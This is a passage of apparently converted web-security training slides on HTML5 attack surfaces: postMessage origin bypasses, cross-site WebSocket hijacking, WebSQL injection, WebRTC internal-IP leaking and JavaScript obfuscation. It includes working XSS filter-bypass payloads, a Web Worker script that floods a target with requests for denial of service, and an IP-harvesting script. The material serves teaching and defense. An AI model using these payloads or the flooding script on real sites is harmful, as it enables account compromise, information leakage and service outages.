if(message.orgin.indexOf("example.com")!=-1) {

}

else

{

    event.source.postMessage("Message recieved");

}
```

CAN YOU THINK OF A BYPASS

WHAT ABOUT

example.com.attacker.com

OR

```
window.addEventListener ("message", receiveMessage, false);

receiveMessage function (event) {

if (event.origin != "http://example1.com") {
// Verifying the origin
return;
}

else {

    event.source.postMessage("Message recieved");

}
```

ATTACK

1. If no check or incorrect check any page can send message and action would be taken on it.

Example:

1. test1.html
2. test2.html

WEBWORKERS

WHAT

1. multithreading in Javascript
2. backend / long running task's offloaded to webworker
3. The webworkers don’t have access to the DOM elements
4. But it does allow us to send in-domain and cross origin requests with XHR
5. “Postmessage” is used to send a message to the worker, and
6. “onmessage” is used to receive the data from the webworker

CREATE NEW WORKER

```
var worker=new Worker("worker.js");
```

INTERACTION

```
worker.postMessage("foo");

// Using postMessage to send a message to webworkers.

worker.onmessage=function(evt){

// Function receive data from worker.js

document.getElementById("result").innerHTML=evt.data;

// Outputting the data.

}
```

WORKER.JS

```
onmessage=function(evt){

// Function used to receive data from the main thread.

var w=evt.data;

//The received data is saved to evt.data.

postMessage(w);

// It’s then posted back to the main thread.

}
```

WORKERS : DDOS

1. As per tests : 10k cross origin requests per minute per browser is possible via webworkers.
2. so 60 people == 100K requests per minute.

DOS

```
onmessage = function(event){start()}

function start() {

    var i=0;

    var st = (new Date).getTime();

    while(i < 5000)    {

        var cor = new XMLHttpRequest();

        i++;

        cor.open('GET', 'http://targetfordos.com');

        cor.send();
    }

    msg = "Completed " + i + " requests in " + (st - (new Date).getTime()) + " milliseconds";

    postMessage(msg);
}
```

WEBSOCKETS

WEBSOCKETS

1. full-duplex communication channels between browsers and servers
2. can exchange text and binary messages pushed from the server to the browser as well as vice versa

POTENTIAL ISSUES

1. not restrained by the same-origin policy
2. Anyone can initiate a websocket connection
3. can be both secure and insecure (ws and wss)

INITIATE A WEBSOCKET CONNECTION

```
function testWebSocket()
{
    websocket = new WebSocket(wsURI);
  websocket.onopen = function(evt) { onOpen(evt)};
  websocket.onmessage = function(evt) { onMessage(evt)};
  websocket.onclose = function(evt) { onClose(evt)};
  websocket.onerror = function(evt) { onError(evt)};
}
```

WEBSOCKET CALLBACK

```
function onMessage(evt)
{
writeToScreen('Response: ' + evt.data + '');
websocket.close();
}
function writeToScreen(message)
{
    var pre= document.createElement("p");
    pre.style.wordWrap = "break-word";
    pre.innerHTML = message;
    output.appendChild(pre);
}
```

CROSS-SITE WEBSOCKET HIJACKING

1. CSRF for websockets

LEGIT REQUEST

```
GET /trading/ws/stockPortfolio HTTP/1.1
Host: www.some-trading-application.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:23.0) Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Sec-WebSocket-Version: 13
Origin: https://www.some-trading-application.com
**Sec-WebSocket-Key: x7nPlaiHMGDBuJeD6l7y/Q==**
**Cookie: JSESSIONID=1A9431CF043F851E0356F5837845B2EC**
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

ATTACKER

```
GET /trading/ws/stockPortfolio HTTP/1.1
Host: www.some-trading-application.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:23.0) Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Sec-WebSocket-Version: 13
Origin: https://www.some-evil-attacker-application.com
**Sec-WebSocket-Key: hP+ghc+KuZT2wQgRRikjBw==**
**Cookie: JSESSIONID=1A9431CF043F851E0356F5837845B2EC**
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

CHECK HIJACKING

```
ws = new WebSocket("wss://echo.websocket.org");
ws.onmessage = function(evt) { console.log(evt.data) };
ws.send("Test");
```

SAMPLE ATTACK

```
<a href=javascript:alert(1)>CLICKHERE</a>
```

WEBSQL AND LOCALSTORAGE

WEBSQL

1. small sqlite storage provided by web browser.

CREATE DB

```
var w=openDatabase('myDb',"1.0",'First db',20*1024*1024);
```

PERFORM TRANSACTIONS

```
w.transaction(
    function (tx)
    {
        tx.executeSql('CREATE TABLE foo (id unique, text)');
        tx.executeSql('INSERT INTO foo (id,text) VALUES (1,"Secret")');
        tx.executeSql('INSERT INTO foo (id,text) VALUES (2,"VerySecret")');
    }
);
```

VULNERABLE TRANSACTIONS

```
w.transaction(
    function (tx)
    {
        id = document.getElementById("input");
        tx.executeSql('SELECT * from foo where id=' + id,[].function (tx, results){
        var len = results.rows.length, i;
        msg=<p>Found Rows: " + len + "$lt;/p>"
        document.querySelector('#status').innerHTML += msg;
}
}
);
```

INSECURE

```
t.executeSql("SELECT password FROM users WHERE id=" + id);
```

SECURE

```
t.executeSql("SELECT password FROM users WHERE id=?", [id]);
```

DAY 4

HTML5 TAGS

1. HTML5-driven cross-site scripting using tags, events and attributes
2. Exploiting svg tag
3. Exploiting webrtc

BYPASS TAG BLOCKS

```
<video onerror="javascript:alert(1)">

<audio onerror="javascript:alert(1)">

<input autofocus onfocus=alert(1)>

<select autofocus onfocus=alert(1)>

<textarea autofocus onfocus=alert(1)>

<keygen autofocus onfocus=alert(1)>
```

ATTACK VECTORS

1. for following input

```
<input type="text" value="yourinput"
>
```

List of payload that can be tried.

```
" onfocus=alert(1) autofocus x="

" onfocusin=alert(1) autofocus x="

" onfocusout=alert(1) autofocus x="

" onblur=alert(1) autofocus x="
```

FORM

```
<form><button formaction="javascript:alert(1)">text</button></form>
```

SVG


1. Scalable Vector graphics.

```
<svg width="100" height="100">

<circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" />

</svg>
```

EXAMPLE



ATTACKING SVG

1. Doesn't works in embedded svg

```
<img src="test.svg" />
```

2. Works if SVG is directly opened in browser

```
<!DOCTYPEsvg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.d
td">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">

<circle cx="100" cy="50" r="40" stroke-wdith="2" fill="red"/>

<script>

alert('Js in SVG executes');

</script>
```

WEBRTC EXPLOIT

1. RTC : Real time communication.
2. Uses STUN (Session Traversal Utilities for NAT)
3. Uses TURN (Traversal Using Relays around NAT)

STUN / TURN

1. STUN : Direct connection between two nodes.
2. TURN : server mediated
3. STUN : Higher speed if users in same network
4. TURN : can traverse symmetric NATs too
5. TURN protocol runs top of STUN to setup a relay service
6. A critical disadvantage of a TURN server is its cost; and huge bandwidth usage in case when HD video stream is delivered.

INITIATE WEBRTC CONNECTION

```
//compatibility for firefox and chrome
var RTCPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection || window.web
kitRTCPeerConnection;

var useWebKit = !!window.webkitRTCPeerConnection;

//bypass naive webrtc blocking using an iframe
if(!RTCPeerConnection){
var win = iframe.contentWindow;
RTCPeerConnection = win.RTCPeerConnection || win.mozRTCPeerConnection || win.webkitRTCPeerCon
nection;
useWebKit = !!win.webkitRTCPeerConnection;
}

//minimal requirements for data connection
var mediaConstraints = {optional: [{RtpDataChannels: true}]};

var servers = undefined;
//add same stun server for chrome
if(useWebKit)
servers = {iceServers: [{urls:"stun:stun.services.mozilla.com"}]};

//construct a new RTCPeerConnection
var pc = new RTCPeerConnection(servers, mediaConstraints);
```

ATTACK

1. most useful to extract internal IP Addresses using STUN and SDP (Session Description protocol)

CONNECTION VIA STUN

```
<iframe id="iframe" sandbox="allow-same-origin" style="display: none"></iframe>
<script>
//get the IP addresses associated with an account
function getIPs(callback){
var ip_dups = {};
<INITIATE RTC Connection >
function handleCandidate(candidate){
//match just the IP address
var ip_regex = /([0-9]{1,3}(\.[0-9]{1,3}){3})/
var ip_addr = ip_regex.exec(candidate)[1];
//remove duplicates
if(ip_dups[ip_addr] === undefined)
  callback(ip_addr);
ip_dups[ip_addr] = true;
}
//listen for candidate events
pc.onicecandidate = function(ice){
//skip non-candidate events
if(ice.candidate)
   handleCandidate(ice.candidate.candidate);
};
```

CONNECTION VIA STUN

```
//create a bogus data channel
pc.createDataChannel("");
//create an offer sdp
pc.createOffer(function(result){
//trigger the stun server request
pc.setLocalDescription(result, function(){}, function(){});
}, function(){});
//wait for a while to let everything done
setTimeout(function(){
//read candidate info from local description
var lines = pc.localDescription.sdp.split('\n');
lines.forEach(function(line){
if(line.indexOf('a=candidate:') === 0)
handleCandidate(line);
});
}, 1000);
}
```

EXTRACT IP

```
//insert IP addresses into the page
getIPs(function(ip){
var li = document.createElement("li");
li.textContent = ip;
//local IPs
if (ip.match(/^(192\.168\.|169\.254\.|10\.|172\.(1[6-9]|2\d|3[01]))/))
  document.getElementsByTagName("ul")[0].appendChild(li);
//assume the rest are public IPs
else
  document.getElementsByTagName("ul")[1].appendChild(li);
});
<script>
```

JAVASCRIPT OBFUSCATION

WIKIPEDIA DEFINITION

Obfuscation is the concealment of intended meaning in communication, making communication confusing, intentionally ambiguous, and more difficult to interpret.

ART OF HIDING EXECUTION FROM PLAIN TEXT

EXAMPLE

```
function wprcm(){ var uUHIjMJVFJET = navigator.userAgent.toLowerCase(); if(uUHIjMJVFJET.index
Of(String.fromCharCode(0157,112,0145,114,97)) != - 'Z'[720094129..toString(16<<1)+""]) { retu
rn String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114,0 x72,0x46,0x53); }
 if(uUHIjMJVFJET.indexOf(523090424..toString(1<<5)+"x") != -'c'[720094129..toString(4<<3)+""]
) { return (-~-~- ~'Nday'[720094129..toString(1<<5)+""]<(-~- ~'bp'[720094129..toString(2<<4)+
""]*010+2)?(function () { var qeNX='sG',YMkg='XfkU',PQmI='l',Iulx='oMAYc'; return PQmI+Iulx+Y
Mkg+qeNX })():String.fromCharCode(106,0x67,0143,120,117)); }
```

OBFUSCATION AND MINIFICATION

1. minification is
    1. size reduction by changing large variable names to smaller once.
    2. removing spaces and tabs newlines etc.
    3. making code smaller for quicker transfer
2. obfuscation
    1. Hiding data in plain sight.
    2. making code unreadable for human

WHY OBFUSCATE

1. Bypass WAF’s, filters
2. Decrypt Exploit Packs
3. Bypass filters (in-house and commercial)
4. hide implementation details
5. Social engineering payloads

JAVASCRIPT

Loosely Typed Language

1. Gibberish Looking Data can convey valid information
2. Web Depends on JS
3. Mostly used in client side by recently server side impletions like node.js are becoming famous

JAVASCRIPT STRINGS

1. “I am a normal string ”
2. ‘I am a normal string’
3. / I am a regex string/+””
4. /I am a regex string/.source
5. [‘I am a String ’]+[] string.
6. JavaScript provides various methods to create strings
7. Strings play a very major role in obfuscation
8. Some implementations can be browser specific only

OPERATORS

1. JavaScript supports many infix operators: +,-,~,++,--,!,
2. Plays a very active role in obfuscation

REGULAR EXPRESSIONS

1. What is Regular Expressions ?
2. Browsers Support RE as function and arguments to it.
3. The result is either first matched or if parentheses is used the result is stored in a array.

COMMENT

1. // single Line comments
2. /**/ is a multiline comments.
3. JavaScript supports <!---> HTML comments inline in JavaScript.

ENCODING

1. Critical part of Obfuscation
2. 3 Modes Supported :
    1. Unicode =====> \u0061
    2. Octal =====> \141
    3. Hex =====>\x61

EXAMPLE

Lets try to hide EVAL

EXAMPLE

Lets try to hide EVAL

```
(a = {}.Valueof, a())['String.fromCharCode(String.fromCharCode(101,118,97,108);
)']
```

JAVASCRIPT VARIABLES

1. variables can be used to store values
2. Can be defined with or without “var”
   1. Alphanumeric characters
   2. numbers except the first character
   3. _ and $
   4. Unicode characters

VARIABLES CONTINUE

JS allows various methods to create JavaScript variables:

1. x = "string";
2. (x)=('string');
3. this.x='string';
4. x ={'a':'string'}.a;
5. [x,y,z]=['str1','str2','str3'];
6. x=/z(.*)/('zstring')[1];x='string';
7. x=1?'string':0

BUILT VARIABLES

1. Essential to interact with browser objects like:
2. Document – Get Access to DOM, URL,Cookies
3. Name – Sets property name from parent window.
4. Location.hash
5. The URL variable

FUNNY JAVASCRIPT

```
(+[][+[]]+[])[++[[]][+[]]]
```

FUNNY JAVASCRIPT

1. Creating a JavaScript Snippet Without any Alphanumeric characters
2. (+[][+[]]+[])[++[[]][+[]]] = “a”

HOW

1. +[] = 0
2. [+[]] = 0 inside object accessor
3. [] [+[]] = Create a blank Array with trying to 0 which creates error ‘undefined’
4. +[] [+[]] = We use infix operator + to perform a mathematical operation on result of previous operation which results a error NaN (Not a Number)

HOW CONT.

We now have to extract the middle ‘a’ from the result:


1. (+[] [+[]] +[]) = Nan in string
2. ++[[]] [+[]] = 1 (quirk by oxotonick)
3. (+[][+[]]+[])[++[[]][+[]]] = ‘a’

MANUAL DEOBFUSCATION

SAMPLE

```
function wprcm(){ var uUHIjMJVFJET = navigator.userAgent.toLowerCase(); if(uUHIjMJVFJET.index
Of(String.fromCharCode(0157,112,0145,114,97)) != - 'Z'[720094129..toString(16<<1)+""]) { retu
rn String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114,0 x72,0x46,0x53); }
 if(uUHIjMJVFJET.indexOf(523090424..toString(1<<5)+"x") != -'c'[720094129..toString(4<<3)+""]
) { return (-~-~- ~'Nday'[720094129..toString(1<<5)+""]<(-~- ~'bp'[720094129..toString(2<<4)+
""]*010+2)?(function () { var qeNX='sG',YMkg='XfkU',PQmI='l',Iulx='oMAYc'; return PQmI+Iulx+Y
Mkg+qeNX })():String.fromCharCode(106,0x67,0143,120,117)); }
```

IDENTIFY PATTERNS



```
function wprcm(){ var uUHIjMJVFJET = navigator.userAgent.toLowerCase(); if(uUHIjMJVFJET.index
Of(String.fromCharCode(0157,112,0145,114,97)) != - 'Z'[720094129..toString(16<<1)+""]) { retu
rn String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114,0x72,0x4 6,0x53); }
 if(uUHIjMJVFJET.indexOf(523090424..toString(1<<5)+"x") != - 'c'[720094129..toString(4<<3)+""
]) { return (-~-~- ~'Nday'[720094129..toString(1<<5)+""]<(-~- ~'bp'[720094129..toString(2<<4)
+""]*010+2)?(function () { var qeNX='sG',YMkg='XfkU',PQmI='l',Iulx='oMAYc'; return PQmI+Iulx+
YMkg+qeNX })():String.fromCharCode(106,0x67,0143,120,117)); }
```

DECONSTRUCT TO SMALLER PIECES

1. if(uUHIjMJVFJET.indexOf(String.fromCharCo de(0157,112,0145,114,97)) = if(uUHIjMJVFJET.indexOf("opera“)
2. -'Z'[720094129..toString(16<<1)+""] = -1
3. return String.fromCharCode(0x6d,0x61,0x54,0150,76,0114,0132,113,0x50,0155,114,0x72,0x46,0x53); = return "maThLLZqPmrrFS"

TRICK :

Always de-obfuscate the script by replacing
“document.write” with “alert”
“Eval” with alert

PACKERS AND DEOBFUSCATORS

1. packer
2. revelo

HTML5 REFERENCES

REFERENCES

1. https://html5sec.org/
2. http://www.andlabs.org/html5.html
3. https://code.google.com/p/html5security/wiki/WebSQLDatabaseSecurity
4. https://code.google.com/p/html5security/wixki/CrossOriginRequestSecurity
5. https://github.com/cure53/H5SC
6. http://html5security.org/#research
7. http://blog.kotowicz.net/2011/03/html5-websockets-security-new-tool-for.html
8. http://www.darkreading.com/vulnerabilities---threats/waldo-finds-ways-to-abuse-html5-websockets/d/d-id/1138038?
9. https://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slide

SHARE PRESENTATIONS

TOOLS

1. http://hookish.skepticfx.com/
2. https://code.google.com/p/ra2-dom-xss-scanner/
3. https://dominator.mindedsecurity.com/
4. https://github.com/yaph/domxssscanner

PROTECTION

1. Sanitizer: https://github.com/cure53/DOMPurify

SLIDES REFERED TO CREATE THESE

1. Null Meet Slides
    1. Riyaz : CORS
    2. Prasanna : Javascript Obfuscation
    3. Rafey and Lavakumar : HTML5 Security whitepaper